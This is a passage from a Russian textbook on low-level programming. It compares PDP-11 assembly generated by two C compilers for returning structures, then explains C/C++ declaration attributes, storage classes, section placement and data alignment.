<pre> 18 SUM: CALL C\$SA40 19     CMP   -(SP), -(SP) ; SP -= 4 20     MOV   22.(SP), R5 ; R5 = &amp;b 21     MOV   (R5), R5 ; R5 = b-&gt;x 22     ADD   18.(SP), R5 ; R5 += a.x 23     MOV   R5, (SP) ; R.x = R5  24     MOV   20.(SP), R5 ; R5 = a.y 25     MOV   22.(SP), R1 ; R1 = &amp;b 26     ADD   2(R1), R5 ; R5 += b-&gt;y 27     MOV   R5, 2(SP) ; R.y = R5  28     MOV   SP, R5 ; res обозначает 29     ADD   #18., R5 ; неявный арг. 30     MOV   SP, R4 ; R5 = &amp;res+4 31     ADD   #4, R4 ; R4 = &amp;R+4 32     MOV   -(R4), -(R5) ; копирование 33     MOV   -(R4), -(R5) ; R &amp; res  34     CMP   (SP)+, (SP)+ ; SP += 4 35     RETURN </pre>	<pre> _sum3: jsr r5, csv~        tst -(sp) ; sp-=2        mov 6(r5), r0 ; a.x        add *12(r5), r0 ; +b-&gt;x        mov r0, -12(r5) ; R.x         mov 12(r5), r0 ; &amp;b        mov 2(r0), r0 ; b-&gt;y        add 10(r5), r0 ; +a.y        mov r0, -10(r5) ; R.y         mov \$4, -(sp)        mov r5, -(sp)        add \$177766, (sp)        mov 4(r5), -(sp)        call _copy ; копирование        add \$6, sp ; R &amp; *P         mov 4(r5), r0        jmp cret~ </pre>
--	---

Функция `sum` (`sum3` для Decus C) использует только одну локальную переменную (`point_t R`), которая занимает 2 слова (4 байта); место для неё резервируется во фрейме функции. В случае компилятора DEC PDP-11 С в коде программы резервируется два слова, а в случае Decus C одно слово уже зарезервировано функцией `csv~`, поэтому в коде предусмотрено резервирование только одного дополнительного слова (см. строку 19). Заметное отличие связано с возвращением результата: для Decus C используется вызов функции `copy` (ныне `memcp`), так как транслятор не позволяет осуществлять присваивание составных типов, а для DEC PDP-11 С оператор `return R` заменяется несколькими инструкциями `MOV`, осуществляющими копирование структуры `R` в неявный аргумент.




Рисунок 22. Фреймы вызова подпрограмм `sum`, `sum3` и `main` примера 30.

Наиболее заметные отличия имеются в коде функции `main`. Для Decus C дополнительный аргумент является указателем на объект, принимающий результат, так что в итоге выполнения `sum3` результат записан сразу в нужную переменную `S`, так что остается только очистить стек от аргументов вызываемой подпрограммы (10<sub>8</sub> байт) и завершить работу. А в случае DEC PDP-11 С выполняемые операции сложнее: т. к. неявный аргумент является не ссылкой, а экземпляром структуры, то надо внедрить код, осуществляющий его копирование из области аргументов в локальную переменную. Кроме того, формальная логика работы транслятора предполагает копирование сначала во временный объект (строки 44–48) и лишь затем копирование из временного объекта в локальную переменную `S`.

(строки 49-53). Сразу после возврата в `main` из функции `sum` в стеке ещё присутствуют переданные аргументы (остатки фрейма `sum`), которые надо удалить. На рис. 22 отдельной колонкой показано положение `SP` и смещения до отдельных переменных в этот момент. Код в строках 44-48 как раз очищает стек от аргументов, заодно копируя неявный аргумент «`res`» (2 слова по адресу `SP`) во временную неявную переменную, созданную транслятором (по адресу `SP+10`).

36	MAIN: CALL C\$SA40	_main:jsr r5, csv~
37	SUB #8.,SP	tst -(sp)
38	MOV #_B+0,-(SP) ; &B	mov \$_B, -(sp) ; &B
39	MOV _A+2, -(SP) ; A.y	mov _A+2, -(sp) ; A.y
40	MOV _A+0, -(SP) ; A.x	mov _A, -(sp) ; A.x
41	CMP -(SP),-(SP) ; res (SP-=4)	mov r5, -(sp) ; &S
42	CALL SUM	add \$177766,(sp); r5-12
43		call _sum3
44	MOV SP,R5	add \$10, sp
45	ADD #10.,R5 ; копирование	
46	MOV (SP)+,(R5) ; во Временный	
47	MOV (SP)+,2(R5) ; объект	
48	ADD #6,SP ;очистка стека	
49	MOV SP,R4 ; копирование	jmp cret~
50	ADD #8.,R4 ; в S из	
51	ADD #4,R5 ; Временной	
52	MOV -(R5),-(R4) ; переменной	
53	MOV -(R5),-(R4)	
54	ADD #8.,SP ;очистка стека	
55	RETURN	

Код для Decus C выглядит более компактным, что связано, преимущественно, с тем, что использование неявных аргументов имитируется человеком с по-путьной минимизацией накладных расходов. При генерации кода компиляторами гораздо чаще порождаются промежуточные временные переменные и несколько возрастает число операций копирования<sup>1</sup>.

Для возвращения результата составного типа реализуется достаточно громоздкий механизм, поэтому во многих языках высокого уровня (скажем, Pascal, Fortran и др.) предоставляется возможность прямого доступа к объекту, пред-

<sup>1</sup> Интересный момент: большинство программ предназначено для той или иной модификации данных, т. е. «смысловая» часть программы так или иначе ассоциируется с некоторым подмножеством использованных арифметических инструкций (не считая вспомогательных, например, для вычисления адресов), а операции копирования (`MOV`) почти все являются вспомогательными. Можно попробовать косвенно оценить эффективность реализации языка программирования (и даже вычислительной системы в целом) по доле арифметических инструкций от общего объема программы. В рассмотренных примерах легко можно обнаружить, что подавляющую часть времени программа потратит на обслуживающие операции, а вовсе не на решение поставленной задачи.

ставляющему возвращаемое значение (это может быть как объект простого типа, так и составного). Ниже приводится эквивалент программы, приведённой на стр. 272 на языке Pascal (использовался Free Pascal 2.2.4). Для обращения к объекту, представляющему возвращаемое значение, используется «переменная», чьё имя совпадает с именем функции, а тип с типом возвращаемого функцией значения. Эта «переменная» существует всё время выполнения подпрограммы, так что возможны многократные обращения к ней:

```
Program Main;

Type
  point_t = Record  x, y : integer;  End;
  Function sum( a : point_t; var b : point_t ) : point_t;
  Begin
    sum.x := a.x + b.x;           { переменная sum ассоциирована }
    sum.y := a.y + b.y + sum.x; { с Возвращаемым значением }
  End;                           { здесь: типы point_t }

Var
  A : point_t = ( x : 1; y : 2 );
  B : point_t = ( x : 10; y : 20 );
  S : point_t;

Begin
  S := sum( A, B );
  writeln( 'S.x=',S.x, ', S.y=', S.y );
End.
```

Принятый в С синтаксис в большинстве случаев является более лаконичным, в частности, при возвращении значений простых типов (а это большинство функций) или при нескольких точках выхода с различными возвращаемыми значениями. Но это касается лишь лаконичности представления в исходном коде программы, а не низкоуровневой реализации. Такой подход может заметно увеличить число операций копирования, снизить производительность задачи и существенно усложнить её оптимизацию, т. к. потребуется элиминировать промежуточные переменные, через которые передаётся возвращаемое значение.

Интересно, что в ранних реализациях языка С передача в качестве аргументов, возврат, а также присваивание структур не предусматривались вообще. При необходимости выполнения таких операций рекомендовалось использовать передачу аргументов по ссылке (т. е. передавать в подпрограмму адрес структуры, а не её саму); для возвращения в качестве результата можно было использовать либо дополнительный аргумент-ссылку, либо возвращать адрес структуры, размещённой в куче (с помощью функций `malloc` или `calloc`, аналогично тому, как это делает, скажем, функция `fopen`) или в статической памяти; а вместо присваивания выполнять явным образом операции копирования с помощью `memcp` или почленным копированием (на стр. 276 в тексте `smpa30.c` для DEC PDP-11 С используется присваивание `S = sum( ... )`, а в тексте `smpb30.c` для Decus C для тех

же целей используется явный вызов функции `copy( ... )`, тогдашнего аналога функции `memcp`). Современные реализации C/C++, естественно, допускают куда более свободное использование структур, но при этом стоит учитывать, в большинстве случаев целесообразно соблюдать ограничения старых реализаций, которые соответствуют более простым (с точки зрения реализации) механизмам. Особенно существенным это может оказаться для языков типа C++, поддерживающих объектно-ориентированное программирование, конструкторы копирования и/или перегрузку операторов, в т. ч. операторов присваивания. В таких случаях копирование в промежуточные временные объекты может оказаться излишне дорогостоящим: потребуется вызов конструкторов, деструкторов, перегруженных операторов копирования, возможно динамическое выделение памяти и т. п.

## **Декларации переменных, функций и аргументов в С и С++**

Декларации позволяют описывать многие свойства определяемого объекта, в том числе характерные для низкоуровневой реализации. Стандартными ключевыми словами языка они не ограничиваются, поэтому для компиляторов C/C++ характерна широкая поддержка расширений, специфичных как для компилятора (у Microsoft Visual C/C++ свой синтаксис, у GCC C/C++ свой и т. п.), так и для платформы (у разных процессоров и даже у разных операционных систем на одном и том же процессоре свои особенности). Здесь будут рассмотрены некоторые, относительно универсальные характеристики и способы их задания.

**Синтаксис задания атрибутов.** Для начала следует рассмотреть синтаксис и основные ключевые слова, принятые в массовых компиляторах (в основном Visual C/C++ и GCC C/C++) и, в качестве дополнительных иллюстраций, некоторых других, в т. ч. «исторических», типа Decus C и старого Borland C/C++, и ныне существующего Open Watcom C/C++.

В стандарты языков C (см. C89 [44], C99 [45] и разрабатываемый C0x [46]) и C++ (см. C++98 [26], C++03 [27] и разрабатываемый C++0x [28]) входят некоторые ключевые слова, необходимые для описания самых «базовых» свойств функций и переменных (`static`, `extern`, `extern "..."; const`), а также ключевые слова, позволяющие подсказывать компилятору правила оптимизации программ (`register`, `volatile`, `const`, `auto`) плюс специфичная директива `#pragma`, формально предназначеннная для задания нестандартных параметров. Назначение некоторых ключевых слов (например, `static`, `const`, `auto`) может существенно меняться в зависимости от языка (C или C++), версии этого языка, а также области применения (функции, методы, глобальные или локальные переменные), поэтому однозначно их классифицировать затруднительно. Сверх того, в язык обычно добавляют специфичные для компиляторов ключевые слова, позволяющие описывать нестандартные атрибуты; здесь будет обсуждён синтаксис применения ключевых слов `__declspec` [55] (компилятор Visual C/C++ и совместимые с ним) и `__attribute__` [13] (GCC C/C++ и совместимые с ним), о синтаксисе и семантике задания атрибутов см. также статью [47].

**Синтаксис использования `__attribute__`.** Для задания нестандартных атрибутов в GCC C/C++ используется ключевое слово `__attribute__`, применение которого, однако, может быть весьма неочевидным:

```
__attribute__((список атрибутов))
```

Отдельные атрибуты в списке могут отделяться запятыми и/или пробелами. Каждый атрибут задаётся либо словом, либо словом с круглыми скобками, в которых приводится значение этого атрибута: `__attribute__((a1,b(2),c("d")))`: задаются атрибуты `a1`, `b` со значением 2 и `c` со значением «`d`». Интересно применение двойных круглых скобок — оно требуется синтаксисом, чтобы в других компиляторах, не поддерживающих это ключевое слово, можно было бы его переопределить или «отключить»:

```
#define __attribute__(x)
```

При таком объявлении параметру `x` будет сопоставлено всё выражение во вторых вложенных скобках (список атрибутов может содержать запятые, и без объемлющих скобок он не может быть сопоставлен единственному аргументу).

Некоторые сложности употребления `__attribute__` связаны с возможностью указывать её как в определении типа, так и в определении переменных, причём до и после основного определения.

```
_attribute__((a1)) int X;
int _attribute__((a2)) Y;
int Z _attribute((a3));
```

Здесь объявляются атрибуты `a1` и `a3`, применяющиеся к переменным `X` и `Z` соответственно: *атрибут, употреблённый перед или после декларации, относится к объявляемому объекту*. Помимо этого объявляется переменная `Y` типа `int` с атрибутом `a2`, т. е. в данном случае *атрибут относится к объявлению типа*. Ситуация становится сложнее, если учесть возможность определения нескольких объектов или типа с объектами в одной декларации.

```
_attribute__((a1)) int _attribute__((a2)) X _attribute__((a3)),
 _attribute__((a4)) Y _attribute__((a5));
```

Здесь атрибут `a1` (т. е. атрибут `a` со значением 1) относится ко обоим переменным `X` и `Y`, `a2` относится к типу `i`, соответственно, влияет и на `X` и на `Y`, `a3` относится только к `X`, а оба `a4` и `a5` относятся к `Y`. Здесь интересно, что некоторые атрибуты допускают их переопределение в декларации, тогда просто выбирается самое «приоритетное» определение, а другие атрибуты переопределять нельзя (если атрибут `a` не допускает переопределения, то приведённый выше пример будет ошибочным).

Итого на `X` влияют (в порядке возрастания приоритета): `a2` → `a3` → `a1`, а на `Y` влияют `a2` → `a5` → `a4` → `a1` (таково распределение приоритетов), т. е. и `X` и `Y` получат атрибут `a` со значением 1. Если бы атрибут `a1` не был задан, то `X` получил бы `a3`, а `Y` — `a4`. Кажущийся странным низкий приоритет `a2` объясняется тем, что он применяется к типу, а не к конкретной переменной. Атрибут переменной имеет больший приоритет, чем атрибут типа.

Несколько сложнее ситуация с составными типами. В примере ниже атрибуты a2 и a3 относятся к типу T, т. е. наследуются всеми тремя переменными X, Y и Z. Сверх того X получает атрибуты a4 и a1, а Y — a6, a5, a1.

```
__attribute__((a1))
class __attribute__((a2)) T { ... }
    __attribute__((a3)) X __attribute__((a4)),
    __attribute__((a5)) Y __attribute__((a6));
T Z;
```

Дополнительные сложности возникают, когда используются сложные декларации с указанием `__attribute__` после `*`, т. е. при описании указателей, особенно указателей на функции. Возможность задания атрибутов как до, так и после деклараций затрудняет их применение в тех случаях, когда декларация не содержит имени объекта (например, список типов аргументов в прототипе функции, форвардное определение структуры и т. п.), в частных случаях это приводит к невозможности корректно определить применение атрибутов. В настоящий момент планируется некоторая коррекция синтаксиса употребления `__attribute__`. Подробнее об этом можно найти в [47] (там приводится сравнение синтаксиса GCC C/C++ и Visual C/C++), а также раздел [6.31 Attribute Syntax](#) [13] руководства компилятора GCC C/C++.

**Синтаксис использования `__declspec`** в Visual C/C++ существенно проще и несколько ограниченнее; он может быть расположен только перед декларацией и не может находиться после `*` или `&`, синтаксис задания отдельных атрибутов и атрибутов со значениями аналогичен GCC C/C++: можно указывать несколько атрибутов, разделяя их запятыми, значения атрибутов приводятся после имени атрибута в скобках и т. п.:

```
__declspec(a1) int X;      /* переменная X с атрибутом a1 */
int __declspec(a2) Y;      /* переменная Y с атрибутом a2 */
int __declspec(a3) * P1;    /* атрибут a3 относится к P1 */
int * __declspec(a4) P2;    /* недопустимо, атрибут a4 игнорируется */
```

Областью применения `__declspec` в Visual C/C++ считается модификация свойств класса памяти, в котором размещена переменная (так утверждает [MSDN](#) [55], хотя это и не совсем точное утверждение): в последнем примере атрибут a3 применяется к самой переменной P1, а не к тому объекту, на который он указывает. Допустимо применение `__declspec` для задания свойств составных типов, для чего это слово надо поместить непосредственно после слова `union`, `struct` или `class`:

```
struct __declspec(attr) tag { ... };
```

Необходимо различать ограничения синтаксиса использования `__declspec` или `__attribute__` и ограничения семантики конкретного назначаемого атрибута: некоторые атрибуты неприменимы к типам, только к переменным; другие имеют смысл только для функций; третьи могут быть проигнорированы для конкретной платформы (даже без диагностических сообщений) и пр.

**Синтаксис использования `#pragma`.** В ранних стандартах языка С предполагалось использовать специальную директиву `#pragma` для задания нестандартных атрибутов. Так как эта директива формально относится к директивам препроцессора, то её затруднительно использовать в сложных декларациях, нельзя включать в макросы и пр. Предполагается, что после `#pragma` находится список атрибутов в формате, поддерживаемом данным компилятором. Все несоответствующие правилам данного компилятора строки игнорируются. Это, однако, порождает сложности при использовании сходных слов со слегка отличающимся синтаксисом или семантикой разными компиляторами. В стандарт C99 [45] было введено несколько атрибутов и зарезервировано специальное слово `STDC`, которое является специфичным префиксом для этих атрибутов, что позволяет отличить их от всех остальных нестандартных атрибутов. Аналогичный подход был применён в GCC C/C++ [14]: специфичные для этого компилятора атрибуты предваряются словом `GCC`, тогда как в Visual C/C++ используется старая традиция [58]:

<code>#pragma option1[ option2[ ...]]</code>	<i>Обычные атрибуты (т.ж. Visual C/C++)</i>
<code>#pragma STDC option3[ option4[ ...]]</code>	<i>Стандартные атрибуты C99 и позже</i>
<code>#pragma GCC option5[ option6[ ...]]</code>	<i>Атрибуты GCC C/C++</i>

Здесь `option1`, `option2` и т. п. Представляют собой отдельные атрибуты. Синтаксис задания этих атрибутов может различаться в разных компиляторах. В Visual C/C++ атрибуты задаются аналогично директивам `_declspec` или `_attribute_`: атрибут представлен либо отдельным словом, либо словом, сопровождаемым круглыми скобками, в которых записано значение этого атрибута. В GCC C/C++ атрибуты представлены отдельными словами, а если требуется значение атрибута, то оно записывается также отдельным словом (строковые значения в кавычках) после названия атрибута.

<code>#pragma option</code>	<i>Атрибуты без значений</i>
<code>#pragma option(value1[,value2[,...]])</code>	<i>Атрибуты со значениями</i>
<code>#pragma option(on off)</code>	<i>Атрибуты со значением on или off</i>
<code>#pragma GCC option</code>	<i>Атрибуты без значений</i>
<code>#pragma GCC option value1 [value2 [...]]</code>	<i>Атрибуты со значениями</i>
<code>#pragma STDC option on off</code>	<i>Атрибуты со значением on или off</i>

Невозможность использования `#pragma` в теле макросов привела к появлению специальных ключевых слов, эквивалентных директиве `#pragma`: в стандарте C99 и в GCC C/C++ используется ключевое слово `_Pragma`, а в Visual C/C++ используется собственный вариант `_pragma`. В синтаксисе Visual C/C++ в операторе `_pragma` атрибуты задаются точно так же, как и в `#pragma`, а в ISO C99 и GCC C/C++ вся строка с атрибутами заключается в кавычки, причём если она содержит кавычки сама по себе, то их надо экранировать по правилам С:

<code>#pragma</code>	<code>#pragma option</code>	<code>#pragma option("value")</code>
<code>ISO C99, GCC C/C++</code>	<code>_Pragma("option")</code>	<code>_Pragma("option(\"value\")")</code>
<code>Visual C/C++</code>	<code>__pragma(option)</code>	<code>__pragma(option("value"))</code>

**Предварительный синтаксис использования `asm` в GCC C/C++.** Многие компиляторы языков высокого уровня предусматривают возможность внедрения в программу ассемблерных фрагментов. Этот механизм сейчас подробно рассматриваться не будет, за небольшим, однако, исключением: в компиляторе GCC C/C++ для внедрения ассемблерного кода используется ключевое слово `asm`, которое в некоторых ситуациях также используется для управления некоторыми свойствами переменных и функций. Так, например, `asm` может быть использован для управления низкоуровневым представлением имён переменных и функций.

```
asm( "текст" [ : результат [ : аргументы [ : ограничения ]]] )
```

Поле «текст» содержит внедряемый ассемблер, а остальные поля описывают способ передачи аргументов, получения результата, побочные эффекты и т. п. В интересующем нас случае используется только поле «текст», содержащее атрибут, а все остальные поля не используются. *Если ключевое слово `asm` встречается в декларации переменной или функции, то после него в круглых скобках указывается имя атрибута в виде строки в кавычках.*

При описании переменных и функций можно задавать различные атрибуты с помощью: а) стандартных ключевых слов языка, б) директивы `#pragma`, в) специфичных для компилятора расширений (`_declspec`, `_attribute_`, `asm` и др.). Для удобства атрибуты можно разделить на несколько групп:

- Атрибуты, задающие *класс памяти* (см. также стр. 218), определяющий способ размещения переменной в адресном пространстве задачи.
- Атрибуты, задающие размещение функций и статических переменных в секциях задачи.
- Атрибуты, управляющие размещением переменных в памяти (гранулярность адресов и размеров).
- Атрибуты, «подсказывающие» транслятору и оптимизатору правила корректного применения переменной или функции, что позволяет генерировать более эффективный код или избегать некоторых ошибок.
- Атрибуты, управляющие именами символов: областью видимости, псевдонимами, правилами декорирования и т. п.

**Задание класса памяти; регистровые переменные.** Выделяют следующие типичные классы памяти, в которых можно размещать переменные:

*Статическая память*, соответствующая *резервированию места для этой переменной в секциях задачи*; переменные, размещённые в статической памяти могут обладать различной *областью видимости*, соответствующей объектному модулю или всей программе; видимость для всей программы реализуется с помощью объявления символа общим (см. стр. 125 и 200), тогда как символы, не объявленные общими, будут видны только в данном модуле. Время жизни таких переменных равно времени жизни всей программы, существуют они в одном экземпляре<sup>1</sup> на всю программу.

---

<sup>1</sup> В современных системах, поддерживающих многопоточные приложения, существует особая разновидность статической памяти: память, локальная для потока. Такие переменные могут существовать сразу в нескольких экземплярах по одному на каждый поток исполнения.

В статической памяти размещаются все глобальные переменные, а также локальные переменные подпрограмм и неэкземплярные члены данных классов, описанные со словом `static`.

```
int          a;      /* определение статической переменной, общее имя */
static int   b;      /* ---"---", локальное имя */

class cc_t {
public:
    static int   c;  /* описание неэкземплярного члена */
};

int          cc_t::c; /* определение неэкземплярного члена */

int test()
{
    static int   d;  /* определение локальной статической переменной */
}
```

*Автоматическая память*, соответствующая резервированию места для переменной во фрейме вызова подпрограммы (см. стр. 208). Время жизни таких переменных равно времени существования фрейма, область видимости ограничена функцией, в которой эта переменная декларирована, в каждом фрейме данной подпрограммы создаётся своя собственная копия этой переменной, так что число экземпляров этой переменной может быть весьма значительно (например, при использовании рекурсии). Этот класс памяти назначается всем локальным переменным подпрограмм, если явно не указано иное.

*Регистровая память*, соответствующая размещению переменных в регистрах ЦПУ (задаётся ключевым словом `register`). Этот тип памяти обычно допустим только для локальных переменных подпрограмм (GCC C/C++ допускает использование регистров для глобальных переменных). Назначение регистровой памяти для переменной считается рекомендательным, транслятор может этот класс памяти заменить на автоматический по своему усмотрению, равно как возможно обратное — транслятор может автоматическую переменную превратить в регистровую.

```
int test(int a)
{
    int          x = a*2;
    register int i;  /* переменная i Важнее для оптимизации, чем x */
    for ( i=0; i<x; i++ ) {
        ...
    }
```

Переменная может быть реализована в регистровой памяти, если: а) размер этой переменной соответствует размеру регистров ЦПУ; б) число регистровых переменных не превышает число регистров, которые транслятор может предоставить для хранения переменных; в) ни в одной строке программы нет явных обращений к адресу этой переменной (т. к. у регистров ЦПУ нет адресов). Обыч-

но имеет смысл полагаться на выбор транслятора, так как оптимизатор сам старается разместить переменные в регистрах. Слово `register` полезно использовать для выделения часто используемых переменных, чтобы помочь оптимизатору; объявлять все локальные переменные подпрограммы регистровыми бессмысленно (см. также стр. 218).

Некоторые компиляторы позволяют размещать конкретные переменные в конкретных регистрах, либо обращаться к регистрам непосредственно из программы на C/C++. Массового распространения такая возможность не получила, поэтому нет никакого общепринятого подхода.

В компиляторе GCC C/C++ существует возможность размещения в регистрах глобальных переменных (при этом попытка использования регистра, зарезервированного соглашением о вызовах, приводит к диагностическому сообщению) и регистрах локальных переменных подпрограмм.

```
/* пример для GCC C/C++, платформа x86_64 */
register int V asm("r14");      /* глобальная переменная В регистре r14 */
int sum( int A )
{
    register int S asm("r15");  /* локальная переменная В регистре r15 */
    S = V + A;
    ...
}
```

Приведённый пример корректен для GCC C/C++ на машинах с архитектурой x86\_64, для которой `r14` и `r15` являются допустимыми названиями регистров.

В некоторых компиляторах существует возможность обращаться к регистрам ЦПУ непосредственно, для чего предусмотрены специальные стандартные псевдопеременные, соответствующие регистрам. Так, например, было сделано в Borland C/C++, в котором можно было обращаться без предварительной декларации к «переменным» с зарезервированными именами `_AX`, `_BX`, `_CX`, ..., `_SP`<sup>1</sup> и др.

```
/* пример для Borland C/C++, i8086+ */
int sum( int A )
{
    for ( _CX = _AX = 0; _CX < A; _CX++ ) _AX += _CX;
    return _AX;
}
```

Многие компиляторы вообще не предоставляют такой возможности, так как считается, что использование заранее назначенных регистров затрудняет оптимизацию программ. В тех же случаях, когда необходимо работать на столь низком уровне, целесообразнее воспользоваться внедрённым ассемблерным кодом или обратиться к подпрограммам, написанным на ассемблере.

---

<sup>1</sup> В компьютерах с процессорами Intel 8086 и более поздних 16-ти разрядные регистры называются `AX`, `CX`, `DX`, `BX`, ... где регистр `AX` имеет номер 0, `CX` — 2, `DX` — 3, `BX` — 4 и т. п.

**Размещение переменных и функций в нужной секции.** В некоторых случаях целесообразно задавать явным образом размещение статических переменных и функций в конкретных секциях, вместо секций, используемых по умолчанию (см. стр. 129). Это общепринятая, но до сих пор нестандартная возможность.

Таблица 43: Примеры назначение имени секции для переменной *x* типа *int* в разных компиляторах.

Компилятор	Объявление <i>int x;</i> в секции <i>xdata</i>
Decus C	<code>dsect "xdata"; int x;</code>
Borland C/C++	<code>#pragma option -zDxdata int x;</code>
Open Watcom C/C++	<code>int __based(__segname("xdata")) x;</code>
GCC C/C++	<code>__attribute__((section("xdata"))) int x;</code>
Visual C/C++	<code>#pragma section("xdata") __declspec(allocate("xdata")) int x;</code>

В таблице 43 выше показано несколько примеров назначения имени секции для конкретной переменной. В Decus C было добавлено нестандартное ключевое слово `dsect`, позволяющее задать имя секции для последующих данных, это, по сути, эквивалентно внедрению в ассемблер директивы `.rsect имя_секции`. В Borland C/C++ явного способа назначения имени секции нет, но можно изменить имя стандартной секции, опция `-zD` задаёт имя для секции неинициализированных данных (обычно: BSS), куда будет помещена *x*. В Open Watcom, GCC C/C++ и Visual C/C++ существует способ задать имя секции конкретной переменной, но во всех трёх компиляторах эти способы разные.

Ещё один аспект: назначение свойств секции. По идеи это должно делаться уже сборщиком, так как во время трансляции существует множество модулей и гарантировать непротиворечивость описания секций во всех модулях затруднительно. Однако необходимость отдельно разрабатывать код и отдельно принимать меры для назначения правильных атрибутов сборщиком не слишком удобно, поэтому в подавляющем большинстве случаев предусмотрена возможность задания свойств секций в исходном коде.

Для различных платформ используются различные наборы возможных свойств секции, а некоторые вычислительные платформы вообще не предоставляют механизма ограничения прав доступа к памяти. Однако, если такой механизм поддерживается, то три типа прав доступа являются почти общепринятыми: *право чтения* (т. е. процессор может осуществлять чтение данных и констант из памяти), *право записи* (возможность изменять данные и код в секции) и *право исполнения* (возможность исполнять инструкции, размещённые в этой секции), см. также стр. 129. А вот все остальные права обычно специфичны для конкретной платформы.

*В Visual C/C++* свойства секции назначаются в директиве `#pragma` (если секция упоминается в выражении `__declspec(allocate(...))`), то она должна быть обязательно предварительно объявлена в директиве `#pragma`:

```
#pragma section( "name" [, attr1[, attr2[, ...]]])
```

Здесь `name` задаёт название секции, а `attr1...` - список атрибутов. Возможные значения атрибутов: `read` (из секции можно считывать данные и коды инструкций), `write` (возможна запись в секцию), `execute` (возможно исполнение инструкций, находящихся в секции), `shared` (секция может совместно использоваться несколькими процессами) и др., подробнее см. в [58], описание `section`. Некоторых из этих атрибутов будут обсуждены позже.

*В GCC C/C++* способ задания атрибутов секций формально не предусмотрен, за исключением возможности объявить секцию разделяемой и только если целевой платформой является ОС Windows:

```
_attribute_((section("xdata"),shared)) int x;
```

Но на самом деле такая возможность существует. Дело в том, что трансляция в *GCC C/C++* осуществляется всегда через ассемблер<sup>1</sup>. Если в декларации переменной или функции встречается атрибут, задающий имя секции, то в генерируемый ассемблер включается строка следующего вида:

```
.section имя_секции, "aw",@progbits
```

Где `имя_секции` подставляется непосредственно из атрибута без какого-либо синтаксического анализа, а после него транслятором дописываются некоторые стандартные параметры, специфичные для платформы (директива `.section` ассемблера AT&T похожа на `.psect` языка Macro-11, а точная расшифровка здесь не важна). В принципе, можно было бы дописать свои собственные параметры прямо в атрибут переменной или функции, тогда они будут подставлены в директиву `.section` вместе с именем и лишь после них будут добавлены атрибуты, назначаемые транслятором. Это, скорее всего, приведёт к ошибкам синтаксиса или противоречивым параметрам секции. Чтобы этого избежать, надо просто добавить после имени и параметров секции символ начала комментария. Например, можно объявить секцию `xdata` доступной для исполнения и записи:

```
_attribute_((section("xdata, \"awx\",@progbits #"))) int x;
```

Символ `#` начинает строчный комментарий в ассемблере AT&T. В результате такого приёма в ассемблер будет включена директива `.section` в таком виде:

```
.section xdata, "xaw",@progbits #,"aw",@progbits
```

Если же надо обойтись без программистских трюков, то свойства секций можно назначить либо при сборке, либо изменить их позже с помощью утилиты `objcopy`, которая может изменить уже созданный скомпилированный образ.

---

<sup>1</sup> Большинство C/C++ трансляторов генерируют сразу объектный код, лишьoptionально позволяя вместо объектного кода получить ассемблер (по сути, в роли листинга). Но некоторые трансляторы, в т. ч. *GCC C/C++* всегда преобразует программу на C/C++ в ассемблер, после чего автоматически запускают ассемблер для создания объектного файла.

**Управление гранулярностью адресов и размеров данных.** Здесь надо учитывать, что в реальных ЭВМ быстро и эффективно осуществляется обращение к данным, только выровненным на определённые границы. Нарушение этих правил в лучшем случае несколько снижает производительность, а в других случаях приводит к фатальным ошибкам. Возьмём, к примеру, такие структуры:

```
struct ab {
    char     a;
    short    b;
};
```

```
struct abc {
    short    a;
    char     b;
    short    c;
};
```

И попробуем ответить на такие вопросы: a) какого размера будут структуры *ab* и *abc*? б) с какими смещениями от начала структуры будут находиться поля? Для начала предположим, что структуры «плотные», поля размещены одно за другим непрерывно. Тогда размеры структур и смещения полей<sup>1</sup> будут такими:

sizeof(struct ab)	3
offsetof(struct ab, a)	0
offsetof(struct ab, b)	1

sizeof(struct abc)	5
offsetof(struct abc, a)	0
offsetof(struct abc, b)	2
offsetof(struct abc, c)	3

Для PDP11, к примеру, обращение к словам по нечётным адресам невозмож но, поэтому, если экземпляр структуры *ab* будет расположен по чётному адресу, то поле *b* будет недоступно. Допустим, можно потребовать, чтобы экземпляр этой структуры размещался только с нечётного адреса, но что тогда делать, если будет нужен массив из двух структур *ab*? А как надо будет размещать структуры *abc*? В последнем случае либо *a*, либо *c* окажется недоступным. Для других архитектур, даже если они допускают обращение к словам по нечётным адресам, это приведёт к потери производительности. При этом требовать от программиста, чтобы он все подобные вопросы решил сам при разработке структур, тоже нежелательно: качественно возрастёт стоимость разработки и усложнится перенос программ. Можно решить проблему, позволив компилятору выполнять «выравнивание» адресов данных в памяти. Так, например, компилятор может просто добавить в эти структуры по одному лишнему байту: после поля *a* в структуру *ab* и после поля *b* в структуру *abc*; тогда размеры структур станут чётными, смещения всех полей — тоже чётными и будет достаточно обеспечить лишь размещение экземпляров структур с чётных адресов:

sizeof(struct ab)	4
offsetof(struct ab, a)	0
--- Выравнивающий байт ---	1
offsetof(struct ab, b)	2

sizeof(struct abc)	6
offsetof(struct abc, a)	0
